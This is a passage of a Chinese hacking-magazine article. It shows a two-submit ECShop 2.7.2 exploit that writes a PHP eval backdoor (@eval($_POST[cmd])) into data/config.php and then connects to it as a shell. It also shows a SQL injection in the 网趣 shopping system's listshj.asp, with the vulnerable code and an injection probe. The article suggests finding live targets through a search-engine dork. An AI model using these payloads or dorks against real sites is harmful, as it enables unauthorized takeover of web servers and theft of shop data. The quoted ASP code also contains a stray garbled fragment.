


图3




图4

用记事本打开exp.html，把提交地址修改为我虚拟机中ECSHOP的提交地址http://127.0.0.1/ecshop/demo/index.php，保存修改后打开exp.html，点“提交”按钮后显示的结果（如图4），会把php一句话木马写到data目录下的config.php文件中，用lanker一句话PHP后门客户端连接http://127.0.0.1/ecshop/data/config.php，密码cmd，发现php一句话木马不能用（如图5）。




图5

在图4中的页面按网页浏览器的后退按钮来到exp.html，点“提交”按钮再提交一次数据（如图6）。

提交完数据后再次用lanker一句话PHP后门客户端连接http://127.0.0.1/ecshop/data/config.php，这次获得了shell（如图7）。

原来要提交两次才能获得shell，这里要注意一下。




图6

通过比较原来的data目录下的config.php和获得shell后的config.php，发现通过两次提交数据向config.php中写入了下面的数据：**define('EC_LANGUAGE', '\');@eval($_POST[cmd]);#');@eval($_POST[cmd]);#');**（如图8）。建议用获得的shell上传另一个shell上去，然后去掉config.php中新写入的数据。




图7




图8

通过搜索“Powered by ECShop v2.7.2”等可能找到存在这个漏洞的网站。ecshop的前台写shell 0day就给大家介绍到这里，自己有ECSHOP网站的朋友等官方出了这个漏洞的补丁后快打上吧，漏洞很严重。这个漏洞利用起来非常简单，只需要写上目标网站的地址点两次“提交”按钮就获得了shell，对存在这个漏洞的网站可以说是秒杀。希望在利用这个漏洞拿shell时不要对网站造成破坏，如果能知道出现这个漏洞的原因并且学习漏洞利用的方法和思路就更好了，呵呵。

（文章中所涉及到的exp已收录在光盘中）

网趣网上购物系统低级注入漏洞

txcbg

提到网趣网上购物系统，很多经常看《黑客X档案》的朋友一定不会陌生，可能会说那不是那个经常出漏洞的那个吗，哈哈，网趣网上购物系统又出低级注入漏洞了，真是漏洞不断啊，大有当年动网论坛的架势，隔一段时间不出漏洞就会寂寞，嘿嘿。

一、漏洞简介

存在漏洞的程序是网趣网上购物系统多用户时尚版Build 101101，出现漏洞的文件是admin目录下的listshj.asp，是用来显示商家信息的一个文件，关键代码如下：

```
<%
dim shjiaid
shjiaid=request.querystring("id")
set rs=server.createobject("adodb.recordset")
rs.open "select * from [shjia] where shjiaid="&shjiaid ,conn,1,1ilIL100
%>
```

可以看到shjiaid在经过**request.querystring("id")**获取变量后没有经过任何过滤就带入了SQL查询，注入漏洞产生。




图1

二、漏洞利用

我从网上下载了存在这个漏洞的网趣网上购物系统多用户时尚版Build 101101的源程序，在虚拟机的Windoes 2003系统中用IIS把网趣网上购物系统安装了起来（如图1）。

访问地址为：http://127.0.0.1/。漏洞公布者给出的一个注入地址为/admin/listshj.asp?id=4567，加上我虚拟机里的网站地址完整注入地址为：http://127.0.0.1/admin/listshj.asp?id=4567，打开http://127.0.0.1/admin/listshj.asp?id=4567显示（如图2）。

是一条系统内置商家信息。这个链接是否真的存在注入漏洞呢？在id=4567后面分别加上-0和-1，显示分别（如图3，4），显示的页面不同，说明确实存在注入漏洞。

